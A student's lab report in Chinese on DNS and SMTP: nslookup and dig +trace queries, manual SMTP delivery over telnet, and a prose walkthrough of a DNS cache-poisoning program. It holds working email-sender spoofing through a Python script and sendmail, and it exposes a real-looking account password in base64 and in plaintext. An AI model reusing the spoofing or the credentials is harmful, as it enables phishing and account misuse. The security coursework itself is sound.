NSLOOKUP(1) BIND 9 NSLOOKUP(1)

NAME
nslookup - query Internet name servers interactively

SYNOPSIS
nslookup [-option] [name | -] [server]

DESCRIPTION
nslookup is a program to query Internet domain name servers. **nslookup** has two modes: interactive and non-interactive. Interactive mode allows the user to query name servers for information about various hosts and domains or to print a list of hosts in a domain. Non-interactive mode prints just the name and requested information for a host or domain.

ARGUMENTS
Interactive mode is entered in the following cases:

a. when no arguments are given (the default name server is used);

b. when the first argument is a hyphen (-) and the second argument is the host name or Internet address of a name server.

Non-interactive mode is used when the name or Internet address of the host to be looked up is given as the first argument. The optional second argument specifies the host name or address of a name server.

Options can also be specified on the command line if they precede the arguments and are prefixed with a hyphen. For example, to change the default query type to host information, with an initial timeout of 10 seconds, type:

nslookup -query=hinfo -timeout=10

The **-version** option causes **nslookup** to print the version number and immediately exit.

INTERACTIVE COMMANDS
host [server]
This command looks up information for **host** using the current default server or using **server**, if specified. If **host** is an Internet address and the query type is A or PTR, the name of the host is returned. If **host** is a name and does not have a trailing period (.), the search list is used to qualify the name.

To look up a host not in the current domain, append a period to the name.


server domain | lserver domain
These commands change the default server to **domain**; **lserver** uses the initial server to look up information about **domain**, while **server** uses the current default server. If an authoritative answer cannot be found, the names of servers that might have the answer are returned.

打开 nslookup 的手册，可以阅读所提供详细的使用说明和参数信息。了解到 nslookup 是一个用于查询 DNS 信息的网络工具，它可以帮助我们了解域名和 IP 地址之间的映射关系。其主要作用包括域名解析、反向解析、查看特定类型的 DNS 记录、验证 DNS 服务器等。

同时支持交互和非交互模式，在交互模式下，输入 nslookup 后可以持续输入不同的域名，适合多次连续查询。而非交互模式则直接输入 nslookup [domain]完成单次查询，适合快速检查。


nslookup 是一个灵活的 DNS 查询工具，便于进行网络故障排查、测试 DNS 配置和获取特定的域名记录信息。

下面尝试进入交互模式进行查询，在终端中输入 nslookup。然后输入以下命令来设置查询类型并进行 MX 记录查询 163.com 的邮件服务器信息。




得到上图的结果，显示 163.com 域名对应的几个邮件服务器地址。每个邮件服务器记录包含优先级，较低的值表示较高的优先级，通常邮件服务器会优先联系优先级较低的服务器以及邮件服务器地址，例如 163mx03.mxmail.netease.com。


查看命令帮助手册，可知-q 或-ty（即-querytype 和-type 的缩写）可设置查询资源记录的类型。默认值为 A 记录，显示如下。



下面使用非交互模式查询 MX 记录，直接运行 nslookup -query=mx 163.com 命令，可以在非交互模式下查看 MX 记录，如下图。



此时通过向 DNS 服务器进行查询，可以知道 163 邮箱存储邮件的准确服务器地址。



从这个 nslookup 查询结果可以分析得到 163mx02.mxmail.netease.com 是网易 163 邮箱的一个 MX 记录服务器，用于接收和处理发送到 163 邮箱的邮件。

查询结果说明 163mx02.mxmail.netease.com 的 IP 地址是 111.124.203.43。邮件发送服务器和收件服务器会使用这个 IP 地址与 163mx02.mxmail.netease.com 进行通信。

这个查询过程说明了 nslookup 工具的作用——可以解析 DNS 名称，并找到主机名对应的 IP 地址。尤其对于邮件系统，nslookup 能帮助确认 MX 记录的 IP 地址，以确保邮件能够顺利到达对应的邮件服务器。

步骤六、向 SMTP 服务器投递邮件实验

如指导书中所示,选择网易邮箱作为送件人并启用SMTP协议在POP3/SMTP/IMAP设置中，找到SMTP服务，并启用该功能。启用后，系统会生成一个用于第三方登录的密码，该密码将用在后续步骤中作为 SMTP 验证密码。

随后使用telnet连接网易SMTP服务器，打开终端。使用命令连接网易SMTP服务器，默认端口号为25或 465。网易SMTP服务器地址通常为smtp.163.com，但可以在邮箱设置中确认。

```
nakno@nakno-VirtualBox:~/桌面$ telnet smtp.163.com 25
Trying 111.124.203.45...
Connected to smtp163.mail.ntes53.netease.com.
Escape character is '^]'.
220 163.com Anti-spam GT for Coremail System (163com[20141201])
```

看到输出结果后，通过 telnet 向服务器发送 SMTP 命令，即发送HELO命令以标识连接。

```
HELO yourdomain.com
250 OK
```

使用auth login命令进行身份验证，随后输入邮箱地址和密码，均需使用base64 编码，先输入auth login命令，然后回车。将邮箱地址和密码使用base64编码，然后逐一输入并回车，得到如下输出。

```
AUTH LOGIN
334 dXNlcm5hbWU6
MTgzNTkyMzU2NTlAMTYzLmNvbQ==
334 UGFzc3dvcmQ6
Q1VkN01BRG5GNEdqZHFYeg==
235 Authentication successful
```


进行指定发件人和收件人声明发件人为mail from:<发送邮箱>，声明收件人rcpt to:<接收邮箱>。

```
mail from:<18359235659@163.com>
250 Mail OK
RCPT TO:<1766610591@qq.com>
250 Mail OK
```

撰写邮件内容输入data并回车，开始编辑邮件。输入邮件的头部信息，如Subject、From、To。编写邮件内容，最后输入“.”并回车，表示邮件内容结束并发送。

```
DATA
354 End data with <CR><LF>.<CR><LF>
Subject: Test Email
from:<18359235659@163.com>
TO:<1766610591@qq.com>
Hello, this is a test email sent via telnet and SMTP commands.
.
250 Mail OK queued as gzga-smtp-mtada-g1-4,_____wBHR_4Y_zJnRF1AAw--.56408S4 1731395573
```

邮件发送成功后，检查 QQ 邮箱是否收到来自网易邮箱的邮件。


Test Email

寄件人：18359235659 隐藏
18359235659@163.com
收件人：Saturday.
1766610591@qq.com
時間：2024年11月7日 15:53

hello
X-CM-TRANSID:_____wA3Py+7cSxn0xEGDw--.58325S2
Message-Id:
<672C71FE.1DB6FD.00001@m16.mail.163.com>
X-Coremail-Antispam:
1Uf129KBjDUn29KB7ZKAUJUUUUU529EdanIXcx71UUUUU7v73
VFW2AGmfu7bjvjm3AaLaJ3UbIYCTnIWIevJa73UjIFyTuYvjxUapnQUUUUU
X-Originating-IP: [1.85.33.89]
Date: Thu, 7 Nov 2024 15:53:34 +0800 (CST)
X-CM-SenderInfo:
zpryjkizstklivz6il2tof0z/1tbiJxWQs2csblcuEQABsd


通过编写程序，也可以达到发送邮件目的，具体实现思路如注释所示。

```
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
# 设置发送邮件的信息
sender_email = "18359235659@163.com"  # 登录邮箱
receiver_email = "18359235659@163.com"
smtp_server = "smtp.163.com"
smtp_port = 25
subject = "Test Email"
body = "This is a test email sent from Python."
# 创建邮件对象
message = MIMEMultipart()
message["From"] = "2227115729@oaurewouerw.com"  # 收件人看到的发件人地址
message["To"] = receiver_email
message["Subject"] = subject
message.attach(MIMEText(body, "plain"))
# 连接 SMTP 服务器并发送邮件
try:
    with smtplib.SMTP(smtp_server, smtp_port) as server:
        server.set_debuglevel(1)  # 启用调试模式，查看详细的连接过程
        server.starttls()  # 启用 TLS 加密
        server.login("18359235659@163.com", "CUd7MADnF4GjdqXz")  # 登录邮箱和授权密码
        server.sendmail(sender_email, receiver_email, message.as_string())
    print("Email sent successfully.")
except Exception as e:
    print(f"Error sending email: {e}")
```

运行后查看邮箱，成功收到名字为 2227115729@oaurewouerw.com 的邮件。


为了在 Linux 系统中通过 sendmail 工具自定义发件人并发送邮件，可以使用 sendmail 自定义发件人。首先安装 sendmail，确保系统上已经安装并配置了 sendmail 工具。执行 sudo apt-get install sendmail 命令并安装完成后，sudo service sendmail start 启动 sendmail 服务。

运行结果如下所示。




在发送邮件之前，你需要创建一个包含邮件内容的文本文件。在该文件中，你将定义邮件的头部（包括发件人、收件人和主题）和正文。创建一个文件 email.txt，并将其内容编辑如下。

完成邮件内容编辑后，使用 sendmail 命令将邮件发送出去。sendmail 18359235659@163.com < email.txt，这条命令会读取 email.txt 文件，并通过 sendmail 发送到邮箱。



发送邮件后，登录到 163 邮箱，查看是否收到了邮件，并检查发件人是否正确显示为 所要求的 2227115729@oaurewouerw.com。



但是这个方法由于没有进行身份验证，邮箱可能将邮件视为垃圾邮件并拦截。需要确保邮件不包含过多的敏感内容，否则可能被认为是垃圾邮件。同时如果使用的是本地测试服务器而不是外部邮件服务提供商，邮件可能会被拒绝或丢失。如图中，这封邮件就收到了警告。

四、dig+trace 解析分析

执行 dig +trace www.xjtu.edu.cn 查询过程可以分解为以下几个步骤。

1、查询根域名服务器

dig 开始向根域名服务器，即 i.root-servers.net,d.root-servers.net 等发送查询请求。根域名服务器负责指引到正确的顶级域服务器。根服务器返回了多个 TLD 服务器。如 .cn 域名的 DNS 服务器。

```
nakno@nakno-VirtualBox:~/桌面$ dig +trace www.xjtu.edu.cn

; <<>> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <<>> +trace www.xjtu.edu.cn
;; global options: +cmd
.                       508674  IN      NS      b.root-servers.net.
.                       508674  IN      NS      c.root-servers.net.
.                       508674  IN      NS      d.root-servers.net.
.                       508674  IN      NS      g.root-servers.net.
.                       508674  IN      NS      f.root-servers.net.
.                       508674  IN      NS      a.root-servers.net.
.                       508674  IN      NS      l.root-servers.net.
.                       508674  IN      NS      i.root-servers.net.
.                       508674  IN      NS      e.root-servers.net.
.                       508674  IN      NS      k.root-servers.net.
.                       508674  IN      NS      h.root-servers.net.
.                       508674  IN      NS      m.root-servers.net.
.                       508674  IN      NS      j.root-servers.net.
;; Received 262 bytes from 127.0.0.53#53(127.0.0.53) in 7 ms
```

2、查询顶级域服务器

接下来，查询.cn 顶级域名服务器，如 a.dns.c,b.dns.cn。这些服务器负责返回 xjtu.edu.cn 的权威名称服务器信息。

```
;; UDP setup with 2001:dc3::35#53(2001:dc3::35) for www.xjtu.edu.cn failed: network unreachable.
;; no servers could be reached

;; UDP setup with 2001:dc3::35#53(2001:dc3::35) for www.xjtu.edu.cn failed: network unreachable.
;; no servers could be reached

;; UDP setup with 2001:dc3::35#53(2001:dc3::35) for www.xjtu.edu.cn failed: network unreachable.
cn.                     172800  IN      NS      a.dns.cn.
cn.                     172800  IN      NS      b.dns.cn.
cn.                     172800  IN      NS      c.dns.cn.
cn.                     172800  IN      NS      d.dns.cn.
cn.                     172800  IN      NS      e.dns.cn.
cn.                     172800  IN      NS      ns.cernet.net.
cn.                     86400   IN      DS      57724 8 2 5D8423633EB24A499BE78AA22D1C0C9BA36218FF49FD95A4CDF1A4AD 97C67044
cn.                     86400   IN      RRSIG   DS 8 1 86400 20241125050000 20241112040000 61050 . S5XK825IKfr5KK10iTe34PbbQ2w67S4eSwTwLjQEtx3DMbx0AV53e8Ez +iganIDSTSThIz6m6JpIYv6l30wG/SvfvdVDjxkVzZv1e4KKG
Tf/hxDo OR/IYx3xvzke1I//4dPwzgZ+9nKfgjhDdPCiM9bE9GlcKjjSSJYhobGu 00HAfKf7h/7H7dCxOpTp+Q1JSRO/dBAKOJvtslh8WE0bUsTKw3Qtu2cs DkSYDQ3aWXETUcNSAUubF2E/PCFZy/fwRAF6AHjxzkcJl9dT7XnsqtLd 8l3dL0Ir5mWak2b45nIxbCA2ZE
TMLgRlQUcQlMIT8KIVlwXjCd2gRBsY 9ivK6Q==
;; Received 726 bytes from 192.58.128.30#53(j.root-servers.net) in 19 ms
```

3、查询 edu.cn 域名服务器

然后，查询.edu.cn 服务器，例如 ns2.cuhk.hk，dns.edu.cn 等，这些服务器负责返回 xjtu.edu.cn 的权威名称服务器。

```
edu.cn.                 172800  IN      NS      dns.edu.cn.
edu.cn.                 172800  IN      NS      ns2.cernet.net.
edu.cn.                 172800  IN      NS      ns4.cernet.net.
edu.cn.                 172800  IN      NS      ns5.cernet.net.
edu.cn.                 172800  IN      NS      dns2.edu.cn.
edu.cn.                 172800  IN      NS      dns3.edu.cn.
edu.cn.                 86400   IN      DS      15397 8 1 CA602972D554DF57CC8322C18D9CF942FAC47430
edu.cn.                 86400   IN      DS      15397 8 2 3A6C89D32B3143D193521CE64389548821DA90F770AB09ECD9C8680B 2F4848B5
edu.cn.                 86400   IN      RRSIG   DS 8 2 86400 20241212021742 20241112011742 38388 cn. eqSH8RvHlHLPO37j1S8a8ChPjBgZVo+s/xxBRnUpzTAyMKdXzTPzSUwj bHMJFqRyYuX5SGjKa1xH22fMBFYA6jXnhJ9B1weidhN+e3p
zryZNqgDz 87OjebQHyc54a6AmRbdZuJH8BhgxYezarRuYVEvQ9hZgxISfPyvcCL7Y bQM=
;; Received 580 bytes from 203.119.29.1#53(e.dns.cn) in 27 ms
```

4、查询 xjtu.edu.cn 的权威名称服务器

查询到 xjtu.edu.cn 的权威 DNS 服务器，如 dec3000.xjtu.edu.cn，ns2.xjtu.edu.cn。这些服务器会返回 www.xjtu.edu.cn 的 IP 地址。

```
;; UDP setup with 2001:250:c006::35#53(2001:250:c006::35) for www.xjtu.edu.cn failed: network unreachable.
xjtu.edu.cn.            172800  IN      NS      dec3000.xjtu.edu.cn.
xjtu.edu.cn.            172800  IN      NS      ns2.xjtu.edu.cn.
7BIE74R29CSII30PR1HSU8D10IJ93L7D.edu.cn. 21600 IN NSEC3 1 1 0 - 8399FTV70V6SKB1AM314E1LV9KNPSV16 NS SOA RRSIG DNSKEY NSEC3PARAM CDS CDNSKEY
7BIE74R29CSII30PR1HSU8D10IJ93L7D.edu.cn. 21600 IN RRSIG NSEC3 8 3 21600 20241119155145 20241105153159 44583 edu.cn. RgBC9WkVYvP3WzNq2z/RY5HDSkLZ1gNJ/L3SmtAGlg+uG71NtYxB1c/m KWpeskM27jzzhRfVMb+4AVmcrbLuSSNX
Bs+DUNjVC/wwLQcGC9r4jjr8 jW4AdOx5qCfNoGNUBpcesBLby6j2UOSOrcUukuKOCLeSrcgc2NGSMPFF RVpPajwhsk+Thz9cdt+0v2FSLMghXEooPgokjyTmTSlsCQ7UhyFEcEfE 0pa6VOCOSwaxnnZjTXG23blh/TlSYHPKNV9O9fuubsLInE3gYY8NSxn9 FuSqGQaOq
duOo/BlXbx9nKpUV1SlarB27M374TGUC7ML7VcJkGgvkSOk vdtuRA==
G1M9S7889LD8U73AF5VE2I9LD2ICDPME.edu.cn. 21600 IN NSEC3 1 1 0 - HEPK6JUADS3MNNK1FQ86MA1SRF4783A8
G1M9S7889LD8U73AF5VE2I9LD2ICDPME.edu.cn. 21600 IN RRSIG NSEC3 8 3 21600 20241119181110 20241104175423 44583 edu.cn. eW5jXrpuSZypglX67SoA3XqheYeVBjfSTrtx2j2syxAlFB4CMd93ikya zhBA485T9/rFkv7QcFWxnw6vAVkmHYKd
HTe20ycgogAxCPko5mdRJkgN +zfZmLVfdeorwanG6GockHTuSlqO39GnI5HteJ7ySQlfLJIsU2WdP/AT V5qcr4V992lPDlet9fPiZGDOSIAAnIdw92owIvlRrVvrZlUDSJDdKvGe l1zlELxNDSC+hA8WmbxR8JFPc6H8JD5C4Z8qwzQLgLP72J91oRonyOHA lAlkGBQpe
X/5JlUoOb5W8LRhZkS79WfsKvA8l036pFy6R3bsGLgywyBw f98nqQ==
;; Received 946 bytes from 101.4.62.35#53(dns3.edu.cn) in 31 ms
```

5、查询 www.xjtu.edu.cn 的 IP 地址

最终，查询到 www.xjtu.edu.cn 的实际 IP 地址是 202.117.1.13，这是我们希望得到的解析结果。

```
;; UDP setup with 2001:250:1001::ca75:15#53(2001:250:1001::ca75:15) for www.xjtu.edu.cn failed: network unreachable.
www.xjtu.edu.cn.        3600    IN      A       202.117.1.13
xjtu.edu.cn.            3600    IN      NS      ns2.xjtu.edu.cn.
xjtu.edu.cn.            3600    IN      NS      dec3000.xjtu.edu.cn.
;; Received 132 bytes from 202.117.0.20#53(dec3000.xjtu.edu.cn) in 3 ms
```

下面进行总结过程，根域名服务器查询根域名服务器，获取.cn TLD 服务器的地址。TLD 服务器查询.cn 域名的服务器，获取 edu.cn 域名的服务器地址。edu.cn 服务器查询 edu.cn 域名的服务器，获取 xjtu.edu.cn 的权威名称服务器。xjtu.edu.cn 服务器查询 xjtu.edu.cn 域名的服务器，获取 www.xjtu.edu.cn 的 IP 地址。

最终，通过这一系列的查询，dig 确定了 www.xjtu.edu.cn 的 IP 地址是 202.117.1.13。

五、程序阅读

所给出的参开代码实现 DNS 缓存投毒模拟攻击，伪造大量 DNS 响应包，以污染目标

DNS 服务器的缓存，使其缓存错误的 IP 地址。

主要函数分为以下

ipv4_addr_check(ipAddr)检查输入的 IP 地址是否为合法的 IPv4 地址格式，范围 0-255。

Get_target_IP_list(target_server, domain)用于发送一个 DNS 查询请求，获取目标服务器的权威名称服务器列表。ans 是对目标服务器的 DNS 查询响应，其中 ar 区段可能包含额外的 IP 地址。将符合 IPv4 格式的地址添加到 IP_list 并返回该列表。

fake_q(target_recursive_dns_ip, domain)则构造并发送一个伪造的 DNS 查询包。

DNS_QR(target_server, qd)发送一个 DNS 查询，查询 qd 域名并返回响应的 IP 地址。检查 DNS 响应中的 an 区段是否存在数据，存在则返回解析得到的 IP 地址。

DNS_sending(target_server, domain, iplist, times)向 DNS 服务器发送大量伪造的 DNS 响应包，以期实现缓存投毒。从 iplist 中选取一个伪造的 IP 源地址，构造 DNS 响应包，其中包含 ID、TTL、回答记录等。目标 DNS 服务器可能会被伪造的响应所污染，缓存错误的 IP 地址。

start_poison(traget_DNS_server, traget_domain)作为主程序，用于控制“投毒”攻击的流程。获取目标域名的上级域，并调用 Get_target_IP_list 函数获取目标 IP 列表。随机生成子域名，并使用 fake_q 向目标 DNS 服务器发送伪造查询。调用 DNS_sending，向目标 DNS 服务器发送伪造的 DNS 响应包，以企图污染缓存。使用 DNS_QR 函数查询目标 DNS 服务器，验证投毒是否成功。若解析返回的 IP 地址为预期的伪造地址 1.1.1.1，则表示成功；否则继续尝试。

在主流程中设置目标 DNS 服务器地址和域名。再提取目标域名的上级域，调用 start_poison 函数启动攻击过程。

六、实验中遇到的困难与解决方法

一是在查看各个命令操作说明时，由于虚拟机服务器中没有以上各个命令的手册信息，因此需要手动加入来完成查看。在下面网址中下载安装包。以完成相关操作。

http://www.kernel.org/pub/linux/docs/man-pages/man-pages-5.13.tar.xz

解压缩后，上传至服务器/user/local/share/man 目录下。运行 sudo make install 指令，后即可通过 man 指令查看帮助手册。

二是在进行“欺骗投毒”时，由于进行配置时对于原理和操作不熟悉，没有明白其各个操作具体应该在哪个虚拟机上进行操作导致频繁出错无法达到正确的预期结果，最终通过仔细阅读所给链接中的提示和学习相关案例成功完成实验。

三是在运行“缓存投毒”程序时一直出现例如：AttributeError: arcount 的报错，且由于对相关命令的不熟悉，不知道应该如何处理。最后在长时间的尝试下通过更换设备和查询资料成功完成“投毒”。

四是最后一个实验内容部分，尝试不使用 SMTP 账号直接向邮箱服务器投递邮件需要了解 Linux 系统各项功能才能发现如 sendmail 等工具来帮助完成实验。

七、实验结果

在本次实验中，通过学习 Linux 的 dig 命令和 DNS 域名解析相关知识，加深了对 DNS

解析流程的理解。为了实现 DNS 投毒。

利用 dig 命令可以获取指定域名的解析信息，通过模拟客户端查询过程获取目标域名的上级权威 DNS 服务器 IP 地址，这为后续的投毒操作奠定了基础。同时通过了解投毒程序，对 DNS 服务器返回的数据进行伪造。实验中构建了多个伪造的 DNS 响应包，通过线程并发方式大量发送，干扰 DNS 服务器的正常缓存。结合 scapy 库的功能，构造伪造的 DNS 请求，尝试使 DNS 服务器缓存错误的 IP 地址，达到投毒的目的。

实验不仅提高了对DNS解析及缓存机制的理解，还通过DNS投毒程序的编写和实际运行，加深了对网络协议和安全的认识。这种攻击方式的原理掌握对网络安全防御具有重要意义，但也提醒我在日常工作中应注意 DNS 安全配置，防范类似攻击。